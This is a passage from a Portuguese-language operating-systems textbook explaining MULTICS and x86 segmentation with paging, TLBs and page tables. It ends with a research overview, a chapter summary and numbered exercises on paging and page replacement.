si foi paginado foi omitido. O que realmente aconteceu foi que um registrador (o registrador base do descritor) foi usado para localizar a tabela de páginas do segmento de descritores, a qual, por sua vez, apontava para as páginas do segmento de descritores. Uma vez encontrado o descritor para o segmento necessário, o endereçamento prosseguia como mostrado na Figura 3.36.

Como você deve ter percebido, se o algoritmo anterior fosse de fato utilizado pelo sistema operacional em todas as instruções, os programas não executariam rápido. Na realidade, o hardware MULTICS continha um TLB de alta velocidade de 16 palavras que podia pesquisar todas as suas entradas em paralelo para uma dada chave. Esse foi o primeiro sistema a ter um TLB, algo usado em todas as arquiteturas modernas. Isso está ilustrado na Figura 3.37. Quando um endereço era apresentado ao computador, o hardware de endereçamento primeiro conferia para ver se o endereço virtual estava no TLB. Em caso afirmativo, ele recebia o número do quadro de página diretamente do TLB e formava o endereço real da palavra referenciada sem ter de olhar no segmento descritor ou tabela de páginas.

Os endereços das 16 páginas mais recentemente referenciadas eram mantidos no TLB. Programas cujo conjunto de trabalho era menor do que o tamanho do TLB encontravam equilíbrio com os endereços de todo o conjunto de trabalho no TLB e, portanto, executavam eficientemente; de outra forma, ocorriam faltas no TLB.

FIGURA 3.36 Conversão de um endereço de duas partes do MULTICS em um endereço de memória principal.





FIGURA 3.37 Uma versão simplificada do TLB da MULTICS. A existência de dois tamanhos de páginas torna o TLB real mais complicado.

Campo de comparação					Esta entrada é usada?
Número do segmento	Página virtual	Quadro de página	Proteção	Idade	
4	1	7	Leitura/escrita	13	1
6	0	2	Somente leitura	10	1
12	3	1	Leitura/escrita	2	1
					0
2	1	0	Somente execução	7	1
2	2	12	Somente execução	9	1

3.7.3 Segmentação com paginação: o Intel x86

Até o x86-64, o sistema de memória virtual do x86 lembrava o sistema do MULTICS de muitas maneiras, incluindo a presença tanto da segmentação quanto da paginação. Enquanto o MULTICS tinha 265K segmentos independentes, cada um com até 64k e palavras de 36 bits, o x86 tem 16K segmentos independentes, cada um com até 1 bilhão de palavras de 32 bits. Embora existam menos segmentos, o tamanho maior deles é muito mais importante, à medida que poucos programas precisam de mais de 1000 segmentos, mas muitos programas precisam de grandes segmentos. Quanto ao x86-64, a segmentação é considerada obsoleta e não tem mais suporte, exceto no modo legado. Embora alguns vestígios dos velhos mecanismos de segmentação ainda estejam disponíveis no modo nativo do x86-64, na maior parte das vezes, por compatibilidade, eles não têm mais o mesmo papel e não oferecem mais uma verdadeira segmentação. O x86-32, no entanto, ainda vem equipado com todo o aparato e é a CPU que discutiremos nessa seção.

O coração da memória virtual do x86 consiste em duas tabelas, chamadas de **LDT** (**Local Descriptor Table** — tabela de descritores locais) e **GDT** (**Global Descriptor Table** — tabela de descritores globais). Cada programa tem seu próprio LDT, mas há uma única GDT, compartilhada por todos os programas no computador. A LDT descreve segmentos locais a cada programa, incluindo o seu código, dados, pilha e assim por diante, enquanto a GDT descreve segmentos de sistema, incluindo o próprio sistema operacional.


Para acessar um segmento, um programa x86 primeiro carrega um seletor para aquele segmento em um dos seis registradores de segmentos da máquina. Durante a execução, o registrador CS guarda o seletor para o segmento de código e o registrador DS guarda o seletor para o segmento de dados. Os outros registradores de segmentos são menos importantes. Cada seletor é um número de 16 bits, como mostrado na Figura 3.38.

Um dos bits do seletor diz se o segmento é local ou global (isto é, se ele está na LDT ou na GDT). Treze outros bits especificam o número de entrada da LTD ou

FIGURA 3.38 Um seletor x86.

Bits 13 1 2

Índice

0 = GDT/1 = LDT Nível de privilégio (0–3)

da GDT, portanto cada tabela está restrita a conter 8K descritores de segmentos. Os outros 2 bits relacionam-se à proteção, e serão descritos mais tarde. O descritor 0 é proibido. Ele pode ser seguramente carregado em um registrador de segmento para indicar que o registrador não está atualmente disponível. Ele provocará uma interrupção de armadilha se usado.

No momento em que um seletor é carregado em um registrador de segmento, o descritor correspondente é buscado na LDT ou na GDT e armazenado em registradores de microprogramas, de maneira que eles possam ser acessados rapidamente. Como descrito na Figura 3.39, um descritor consiste em 8 bytes, incluindo o endereço base do segmento, tamanho e outras informações.

O formato do seletor foi escolhido de modo inteligente para facilitar a localização do descritor. Primeiro a LDT ou a GDT é escolhida, com base no bit seletor 2. Então o seletor é copiado para um registrador provisório interno, e os 3 bits de mais baixa ordem são marcados com 0. Por fim, o endereço da LDT ou da GDT é adicionado a ele, com o intuito de dar um ponteiro direto para o descritor. Por exemplo, o seletor 72 refere-se à entrada 9 na GDT, que está localizada no endereço GDT + 72.

Vamos traçar agora os passos pelos quais um par (seletor, deslocamento) é convertido em um endereço físico. Tão logo o microprograma saiba qual registrador de segmento está sendo usado, ele poderá encontrar o descritor completo correspondente àquele seletor em seus registradores internos. Se o segmento não existir (seletor 0), ou se no momento estiver em disco, ocorrerá uma interrupção de armadilha.

O hardware então usará o campo *Limite* para conferir se o deslocamento está além do fim do segmento, caso em que uma interrupção de armadilha também ocorre. Logicamente, deve haver um campo de 32 bits no descritor dando o tamanho do segmento, mas apenas 20 bits estão disponíveis, então um esquema diferente é usado. Se o campo *Gbit* (Granularidade) for 0, o campo *Limite* é do tamanho de segmento exato, até 1 MB. Se ele for 1 o campo *Limite* dá o tamanho do segmento em páginas em vez de bytes. Com um tamanho de página de 4 KB, 20 bits é o suficiente para segmentos de até 2^{32} bytes.

Presumindo que o segmento está na memória e o deslocamento está dentro do alcance, o x86 então acrescenta o campo *Base* de 32 bits no descritor ao deslocamento para formar o que é chamado de **endereço linear**, como mostrado na Figura 3.40. O campo *Base* é dividido em três partes e espalhado por todo o descritor para compatibilidade com o 286, no qual o campo *Base*

FIGURA 3.39 Descritor de segmento de código do x86. Os segmentos de dados diferem ligeiramente.






FIGURA 3.40 Conversão de um par (de seletores, deslocamentos) em um endereço linear.

tem somente 24 bits. Na realidade, o campo *Base* permite que cada segmento comece em um local arbitrário dentro do espaço de endereçamento linear de 32 bits.

Se a paginação for desabilitada (por um bit em um registrador de controle global), o endereço linear será interpretado como o endereço físico e enviado para a memória para ser lido ou escrito. Desse modo, com a paginação desabilitada, temos um esquema de segmentação puro, com cada endereço base do segmento dado em seu descritor. Segmentos não são impedidos de sobrepor-se, provavelmente porque daria trabalho demais verificar se eles estão disjuntos.

Por outro lado, se a paginação estiver habilitada, o endereço linear é interpretado como um endereço virtual e mapeado no endereço físico usando as tabelas de páginas, de maneira bastante semelhante aos nossos exemplos anteriores. A única complicação real é que com um endereço virtual de 32 bits e uma página de 4 KB, um segmento poderá conter 1 milhão de páginas, então um mapeamento em dois níveis é usado para reduzir o tamanho da tabela de páginas para segmentos pequenos.


Cada programa em execução tem um diretório de páginas consistindo de 1024 entradas de 32 bits. Ele está localizado em um endereço apontado por um registrador global. Cada entrada nesse diretório aponta para uma tabela de páginas também contendo 1024 entradas de 32 bits. As entradas da tabela de páginas apontam para os quadros de páginas. O esquema é mostrado na Figura 3.41.

Na Figura 3.41(a) vemos um endereço linear dividido em três campos, *Dir*, *Página* e *Deslocamento*. O campo *Dir* é usado para indexar dentro do diretório de páginas a fim de localizar um ponteiro para a tabela de páginas adequada. Então o campo *Página* é usado como um índice dentro da tabela de páginas para encontrar o endereço físico do quadro de página. Por fim, *Deslocamento* é adicionado ao endereço do quadro de página para conseguir o endereço físico do byte ou palavra necessária.

As entradas da tabela de páginas têm 32 bits cada uma, 20 dos quais contêm um número de quadro de página. Os bits restantes contêm informações de acesso e modificações, marcados pelo hardware para ajudar o sistema operacional, bits de proteção e outros bits úteis.

Cada tabela de páginas tem entradas para 1024 quadros de página de 4 KB, de maneira que uma única tabela de páginas gerencia 4 megabytes de memória. Um segmento mais curto do que 4M terá um diretório de páginas com uma única entrada e um ponteiro para sua única tabela. Dessa maneira, o custo extra para segmentos curtos é de apenas duas páginas, em vez do milhão de páginas que seriam necessárias em uma tabela de páginas de um único nível.

Para evitar fazer repetidas referências à memória, o x86, assim como o MULTICS, tem uma TLB pequena que mapeia diretamente as combinações *Dir-Página* mais recentemente usadas no endereço físico do quadro de página. Apenas quando a combinação atual não estiver presente na TLB, o mecanismo da Figura 3.41 será realmente executado e a TLB atualizada. Enquanto as faltas na TLB forem raras, o desempenho será bom.

FIGURA 3.41 Mapeamento de um endereço linear em um endereço físico.

Vale a pena observar que se alguma aplicação não precisa de segmentação, mas está simplesmente contente com um único espaço de endereçamento paginado de 32 bits, o modelo citado é possível. Todos os registradores de segmentos podem ser estabelecidos com o mesmo seletor, cujo descritor tem *Base* = 0 e *Limite* estabelecido para o máximo. O deslocamento da instrução será então o endereço linear, com apenas um único espaço de endereçamento usado — na realidade, paginação normal. De fato, todos os sistemas operacionais atuais para o x86 funcionam dessa maneira. OS/2 era o único que usava o poder total da arquitetura MMU da Intel.

Então por que a Intel matou o que era uma variante do ótimo modelo de memória do MULTICS a que ela deu suporte por quase três décadas? Provavelmente a principal razão é que nem o UNIX, tampouco o Windows, jamais chegaram a usá-lo, mesmo ele sendo bastante eficiente, pois eliminava as chamadas de sistema, transformando-as em chamadas de rotina extremamente rápidas para o endereço relevante dentro de um segmento protegido do sistema operacional. Nenhum dos desenvolvedores de quaisquer sistemas UNIX ou Windows quiseram mudar seu modelo de memória para algo que fosse específico do x86, pois isso acabaria com a portabilidade com outras plataformas. Como o software não estava usando o modelo, a Intel cansou-se de desperdiçar área de chip para apoiá-lo e o removeu das CPUs de 64 bits.

Como um todo, é preciso dar o crédito merecido aos projetistas do x86. Dadas as metas conflitantes de implementar a paginação e a segmentação puras e os segmentos paginados, enquanto ao mesmo tempo é compatível com o 286 e faz tudo isso de maneira eficiente, o projeto resultante é surpreendentemente simples e limpo.

3.8 Pesquisa em gerenciamento de memória

O gerenciamento de memória tradicional, especialmente os algoritmos de paginação para CPUs uniprocessadores, um dia foi uma área de pesquisa fértil, mas a maior parte já é passado, pelo menos para sistemas de propósito geral, embora existam algumas pessoas que jamais desistem (MORUZ et al., 2012) ou estão concentradas em alguma aplicação, como o processamento de transações on-line, que tem exigências especializadas (STOICA e AILAMAKI, 2013). Mesmo em uniprocessadores, a paginação para SSDs em vez de discos rígidos levanta novas questões e exige novos algoritmos (CHEN et al., 2012). A paginação para as últimas memórias com mudança de fase não voláteis também exige repensar a paginação para desempenho (LEE et al., 2013) e questões de latência (SAITO e OIKAWA, 2012), e por que elas se desgastam se usadas demais (BHEDA et al., 2011, 2012).

De maneira mais geral, a pesquisa sobre a paginação ainda está acontecendo, mas ela se concentra em tipos

novos de sistemas. Por exemplo, máquinas virtuais renovaram o interesse no gerenciamento de memória (BUGNION et al., 2012). Na mesma área, o trabalho por Jantz et al. (2013) deixa que as aplicações provenham orientação para o sistema em relação a decidir sobre a página física que irá apoiar uma página virtual. Um aspecto da consolidação de servidores na nuvem que afeta a paginação é que o montante de memória física disponível para uma máquina virtual pode variar com o tempo, exigindo novos algoritmos (PESERICO, 2013).

A paginação em sistemas com múltiplos núcleos tornou-se uma nova área de pesquisa (BOYD-WICKIZER et al., 2008; BAUMANN et al., 2009). Um fator que contribui para isso é que os sistemas de múltiplos núcleos tendem a possuir muita memória cache compartilhada de maneiras complexas (LOPEZ-ORTIZ e SALINGER, 2012). Relacionada de muito perto com esse trabalho de múltiplos núcleos encontra-se a pesquisa sobre paginação em sistemas NUMA, onde diversas partes da memória podem ter diferentes tempos de acesso (DASHTI et al., 2013; LANKES et al., 2012).

Também smartphones e tablets tornam-se pequenos PCs e muitos deles paginam RAM para o "disco", embora o disco em um smartphone seja uma memória flash. Algum trabalho recente foi feito por Joo et al. (2012).

Por fim, o interesse em gerenciamento de memória para sistemas em tempo real continua presente (KATO et al., 2011).

3.9 Resumo

Neste capítulo examinamos o gerenciamento de memória. Vimos que os sistemas mais simples não realizam nenhuma troca de processo na memória ou paginação. Uma vez que um programa tenha sido carregado na memória, ele segue nela até sua finalização. Alguns sistemas operacionais permitem apenas um processo de cada vez na memória, enquanto outros dão suporte à multiprogramação. Esse modelo ainda é comum em sistemas pequenos de tempo real embarcados.

O próximo passo é a troca de processos. Quando ela é usada, o sistema pode lidar com mais processos do que ele tem espaço na memória. Processos para os quais não há espaço são enviados para o disco. Espaço disponível na memória e no disco pode ser controlado com o uso de mapas de bits ou listas de lacunas.

Computadores modernos muitas vezes têm alguma forma de memória virtual. Na maneira mais simples, cada espaço de endereçamento do processo é dividido em blocos de tamanho uniforme chamados de páginas, que podem ser colocadas em qualquer quadro de página disponível na memória. Existem muitos algoritmos de substituição de página; dois dos melhores são o do envelhecimento e WSClock.

Para fazer que os sistemas de paginação funcionem bem, escolher um algoritmo não é o suficiente; é necessário dar atenção para questões como a determinação do conjunto de trabalho, a política de alocação de memória e o tamanho da página.

A segmentação ajuda a lidar com estruturas de dados que podem mudar de tamanho durante a execução e simplifica a ligação e o compartilhamento. Ela também facilita proporcionar proteção para diferentes segmentos. Às vezes a segmentação e a paginação são combinadas para proporcionar uma memória virtual bidimensional. O sistema MULTICS e o x86 de 32 bits da Intel dão suporte à segmentação e à paginação. Ainda assim, fica claro que poucos projetistas de sistemas operacionais se preocupam mesmo com a segmentação (pois são casados a um modelo de memória diferente). Em consequência, ela parece estar saindo rápido de moda. Hoje, mesmo a versão de 64 bits do x86 não dá mais suporte a uma segmentação de verdade.

PROBLEMAS

1. O IBM 360 tem um esquema de travar blocos de 2 KB designando a cada um uma chave de 4 bits e fazendo a CPU comparar a chave em cada referência de memória a uma chave de 4 bits no PSW. Cite dois problemas desse esquema não mencionados no texto.
2. Na Figura 3.3 os registradores base e limite contêm o mesmo valor, 16.384. Isso é apenas um acidente, ou eles são sempre os mesmos? Se for apenas um acidente, por que eles estão no mesmo exemplo?
3. Um sistema de troca elimina lacunas por compactação. Presumindo uma distribuição aleatória de muitas lacunas e muitos segmentos de dados e um tempo para ler ou escrever uma palavra de memória de 32 bits de 4 ns, aproximadamente quanto tempo leva para compactar

4 GB? Para simplificar, presuma que a palavra 0 faz parte de uma lacuna e que a palavra mais alta na memória contém dados válidos.

4. Considere um sistema de troca no qual a memória consiste nos seguintes tamanhos de lacunas na ordem da memória: 10 MB, 4 MB, 20 MB, 18 MB, 7 MB, 9 MB, 12 MB e 15 MB. Qual lacuna é pega para sucessivas solicitações de segmentos de
   (a) 12 MB
   (b) 10 MB
   (c) 9 MB

   para o algoritmo primeiro encaixe? Agora repita a questão para melhor encaixe, pior encaixe e próximo encaixe.

5. Qual é a diferença entre um endereço físico e um endereço virtual?

6. Para cada um dos endereços virtuais decimais seguintes, calcule o número da página virtual e deslocamento para uma página de 4 KB e uma de 8 KB: 20.000, 32.768, 60.000.

7. Usando a tabela de páginas da Figura 3.9, dê o endereço físico correspondendo a cada um dos endereços virtuais a seguir:
   (a) 20
   (b) 4.100
   (c) 8.300

8. O processador 8086 da Intel não tinha uma MMU ou suporte para memória virtual. Mesmo assim, algumas empresas venderam sistemas que continham uma CPU 8086 inalterada e que realizava paginação. Dê um palpite informal sobre como eles conseguiram isso. (*Dica*: pense sobre a localização lógica da MMU.)

9. Que tipo de suporte de hardware é necessário para uma memória virtual paginada funcionar?

10. Copiar-na-escrita é uma ideia interessante usada em sistemas de servidores. Faz algum sentido em um smartphone?

11. Considere o programa C a seguir:

```
int X[N];
int step = M; /* M e uma constante predefinida */
for (int i = 0; i < N; i += step) X[i] = X[i] + 1;
```

   (a) Se esse programa for executado em uma máquina com um tamanho de página de 4 KB e uma TLB de 64 entradas, quais valores de M e N causarão uma falha de TLB para cada execução do laço interno?
   (b) Sua resposta na parte (a) seria diferente se o laço fosse repetido muitas vezes?
   Explique.

12. O montante de espaço de disco que deve estar disponível para armazenamento de páginas está relacionado ao número máximo de processos, n, o número de bytes no espaço de endereçamento virtual, v, e o número de bytes de RAM, r. Dê uma expressão para o pior caso de exigências de disco-espaço. Quão realista é esse montante?

13. Se uma instrução leva 1 ns e uma falta de página leva n ns adicionais, dê uma fórmula para o tempo de instrução efetivo se a falta de página ocorrer a cada k instruções.

14. Uma máquina tem um espaço de endereçamento de 32 bits e uma página de 8 KB. A tabela de páginas é inteiramente em hardware, com uma palavra de 32 bits por entrada. Quando um processo inicializa, a tabela de páginas é copiada para o hardware da memória, a uma palavra a cada 100 ns. Se cada processo for executado por 100 ms (incluindo o tempo para carregar a tabela de páginas), qual fração do tempo da CPU será devotado ao carregamento das tabelas de páginas?

15. Suponha que uma máquina tenha endereços virtuais de 48 bits e endereços físicos de 32 bits.
   (a) Se as páginas têm 4 KB, quantas entradas há na tabela de páginas se ela tem apenas um único nível? Explique.
   (b) Suponha que esse mesmo sistema tenha uma TLB (Translation Lookaside Buffer) com 32 entradas. Além disso, suponha que um programa contenha instruções que se encaixam em uma página e leia sequencialmente elementos inteiros, longos, de um conjunto que compreende milhares de páginas. Quão efetivo será o TLB para esse caso?

16. Você recebeu os seguintes dados a respeito de um sistema de memória virtual:
   (a) A TLB pode conter 1024 entradas e pode ser acessada em 1 ciclo de relógio (1 ns).
   (b) Uma entrada de tabela de página pode ser encontrada em 100 ciclos de relógio ou 100 ns.
   (c) O tempo de substituição de página médio é 6 ms.

   Se as referências de página são manuseadas pela TLB 99% das vezes e apenas 0,01% leva a uma falta de página, qual é o tempo de tradução de endereço eficiente?

17. Suponha que uma máquina tenha endereços virtuais de 38 bits e endereços físicos de 32 bits.
   (a) Qual é a principal vantagem de uma tabela de páginas em múltiplos níveis sobre uma página de um único nível?
   (b) Com uma tabela de página de dois níveis, páginas de 16 KB e entradas de 4 bytes, quantos bits devem ser alocados para o campo da tabela de páginas de alto nível e quantas para o campo de tabela de páginas para o nível seguinte? Explique.

18. A Seção 3.3.4 declara que o Pentium Pro ampliou cada entrada na hierarquia da tabela de páginas a 64 bits, mas ainda assim só conseguia endereçar 4 GB de memória. Explique como essa declaração pode ser

verdadeira quando as entradas da tabela de páginas têm 64 bits.

19. Um computador com um endereço de 32 bits usa uma tabela de páginas de dois níveis. Endereços virtuais são divididos em um campo de tabela de páginas de alto nível de 9 bits, um campo de tabela de páginas de segundo nível de 11 bits e um deslocamento. Qual o tamanho das páginas e quantas existem no espaço de endereçamento?

20. Um computador tem endereços virtuais de 32 bits e páginas de 4 KB. O programa e os dados juntos encaixam-se na página mais baixa (0–4095). A pilha encaixa-se na página mais alta. Quantas entradas são necessárias na tabela de páginas se a paginação tradicional (de um nível) for usada? Quantas entradas da tabela de páginas são necessárias para a paginação de dois níveis, com 10 bits em cada parte?

21. A seguir há um traço de execução de um fragmento de um programa para um computador com páginas de 512 bytes. O programa está localizado no endereço 1020, e seu ponteiro de pilha está em 8192 (a pilha cresce na direção de 0). Dê a sequência de referências de página geradas por esse programa. Cada instrução ocupa 4 bytes (1 palavra) incluindo constantes imediatas. Ambas as referências de instrução e de dados contam na sequência de referências.

Carregue palavra 6144 no registrador 0

Envie registrador 0 para pilha

Chame uma rotina em 5120, empilhando o endereço de retorno

Subtraia a constante imediata 16 do ponteiro de pilha

Compare o parâmetro real com a constante imediata 4

Salte se igual a 5152

22. Um computador cujos processos têm 1024 páginas em seus espaços de endereços mantém suas tabelas de páginas na memória. O custo extra exigido para ler uma palavra da tabela de páginas é 5 ns. Para reduzir esse custo extra, o computador tem uma TLB, que contém 32 pares (página virtual, quadro de página física), e pode fazer uma pesquisa em 1 ns. Qual frequência é necessária para reduzir o custo extra médio para 2 ns?

23. Como um dispositivo de memória associativa necessário para uma TLB pode ser implementado em hardware, e quais são as implicações de um projeto desses para sua capacidade de expansão?

24. Uma máquina tem endereços virtuais de 48 bits e endereços físicos de 32 bits. As páginas têm 8 KB. Quantas entradas são necessárias para uma tabela de páginas linear de um único nível?

25. Um computador com uma página de 8 KB, uma memória principal de 256 KB e um espaço de endereçamento virtual de 64 GB usa uma tabela de página invertida para implementar sua memória virtual. Qual tamanho deve ter a tabela de dispersão para assegurar um comprimento médio da lista encadeada por entrada da tabela menor que 1? Presuma que o tamanho da tabela de dispersão seja uma potência de dois.

26. Um estudante em um curso de design de compiladores propõe ao professor um projeto de escrever um compilador que produzirá uma lista de referências de páginas que podem ser usadas para implementar algoritmo ótimo de substituição de página. Isso é possível? Por quê? Existe algo que poderia ser feito para melhorar a eficiência da paginação no tempo de execução?

27. Suponha que a série de referências de páginas virtuais contém repetições de longas sequências de referências de páginas seguidas ocasionalmente por uma referência de página aleatória. Por exemplo, a sequência: 0, 1, ... , 511, 431, 0, 1, ... , 511, 332, 0, 1, ...consiste em repetições da sequência 0, 1, ... 511 seguida por uma referência aleatória às páginas 431 e 332.

(a) Por que os algoritmos de substituição padrão (LRU, FIFO, relógio) não são efetivos ao lidar com essa carga de trabalho para uma alocação de páginas que é menor do que o comprimento da sequência?

(b) Se fossem alocados 500 quadros de páginas para esse programa, descreva uma abordagem de substituição de página que teria um desempenho muito melhor do que os algoritmos LRU, FIFO ou de relógio.

28. Se a substituição de páginas FIFO é usada com quatro quadros de páginas e oito páginas, quantas faltas de páginas ocorrerão com relação à sequência 0172327103 se quatro quadros estiverem a princípio vazios? Agora repita esse problema para LRU.

29. Considere a sequência de páginas da Figura 3.15(b). Suponha que os bits *R* para as páginas *B* até *A* são 11011011, respectivamente. Qual página a segunda chance removerá?

30. Um pequeno computador em um cartão inteligente tem quatro quadros de páginas. Na primeira interrupção de relógio, os bits *R* são 0111 (página 0 é 0, o resto é 1). Nas interrupções de relógio subsequentes, os valores são 1011, 1010, 1101, 0010, 1010, 1100 e 0001. Se o algoritmo de envelhecimento for usado com um contador de 8 bits, dê os valores dos quatro contadores após a última interrupção.

31. Dê um exemplo simples de uma sequência de referências de páginas onde a primeira página selecionada para a substituição será diferente para os algoritmos de substituição de página LRU e de relógio. Presuma que 3 quadros sejam alocados a um processo, e a sequência de referências contenha números de páginas do conjunto 0, 1, 2, 3.

32. No algoritmo WSClock da Figura 3.20(c), o ponteiro aponta para uma página com $R = 0$. Se $\tau = 400$, a página será removida? E se ele for $\tau = 1000$?

33. Suponha que o algoritmo de substituição de página WSClock use um τ de dois tiques, e o estado do sistema é o seguinte:

Página	Marcador do tempo	V	R	M
0	6	1	0	1
1	9	1	1	0
2	9	1	1	1
3	7	1	0	0
4	4	0	0	0

onde os bits *V*, *R* e *M* significam Válido, Referenciado e Modificado, respectivamente.

(a) Se uma interrupção de relógio ocorrer no tique 10, mostre o conteúdo das entradas da nova tabela. Explique. (Você pode omitir as entradas que seguirem inalteradas.)

(b) Suponha que em vez de uma interrupção de relógio, ocorra uma falta de página no tique 10 por uma solicitação de leitura para a página 4. Mostre o conteúdo das entradas da nova tabela. Explique. (Você pode omitir as entradas que seguirem inalteradas.)

34. Um estudante afirmou que "no abstrato, os algoritmos de substituição de páginas básicos (FIFO, LRU, ótimo) são idênticos, exceto pelo atributo usado para selecionar a página a ser substituída".

(a) Qual é o atributo para o algoritmo FIFO? Algoritmo LRU? Algoritmo ótimo?

(b) Dê o algoritmo genérico para esses algoritmos de substituição de páginas.

35. Quanto tempo é necessário para carregar um programa de 64 KB de um disco cujo tempo médio de procura é 5 ms, cujo tempo de rotação é 5 ms e cujas trilhas contêm 1 MB

(a) para um tamanho de página de 2 KB?

(b) para um tamanho de página de 4 KB?

As páginas estão espalhadas aleatoriamente em torno do disco e o número de cilindros é tão grande que a chance de duas páginas estarem no mesmo cilindro é desprezível.

36. Um computador tem quatro quadros de páginas. O tempo de carregamento, tempo de último acesso e os bits *R* e *M* para cada página são como mostrados a seguir (os tempos estão em tiques de relógio):

Página	Carregado	Última referência	R	M
0	126	280	1	0
1	230	265	0	1
2	140	270	0	0
3	110	285	1	1

(a) Qual página NRU substituirá?

(b) Qual página FIFO substituirá?

(c) Qual página LRU substituirá?

(d) Qual página segunda chance substituirá?

37. Suponha que dois processos *A* e *B* compartilhem uma página que não está na memória. Se o processo *A* gera uma falta na página compartilhada, a entrada de tabela de página para o processo *A* deve ser atualizada assim que a página for lida na memória.

(a) Em quais condições a atualização da tabela de páginas para o processo *B* deve ser atrasada, mesmo que o tratamento da falta da página *A* traga a página compartilhada para a memória? Explique.

(b) Qual é o custo potencial de se atrasar a atualização da tabela de páginas?

38. Considere o conjunto bidimensional a seguir:

```
int X[64][64];
```

Suponha que um sistema tenha quatro quadros de páginas e cada quadro tenha 128 palavras (um inteiro ocupa uma palavra). Programas que manipulam o conjunto *X* encaixam-se exatamente em uma página e sempre ocupam a página 0. Os dados são trocados nos outros três quadros. O conjunto *X* é armazenado em uma ordem de fila crescente (isto é, *X*[0][1] segue *X*[0][0] na memória). Qual dos dois fragmentos de códigos mostrados a seguir geram o número mais baixo de faltas de páginas? Explique e calcule o número total de faltas de páginas.

Fragmento A

```
for (int j = 0; j < 64; j++)
  for (int i = 0; i < 64; i++) X[i][j] = 0;
```

Fragmento B

```
for (int i = 0; i < 64; i++)
  for (int j = 0; j < 64; j++) X[i][j] = 0;
```

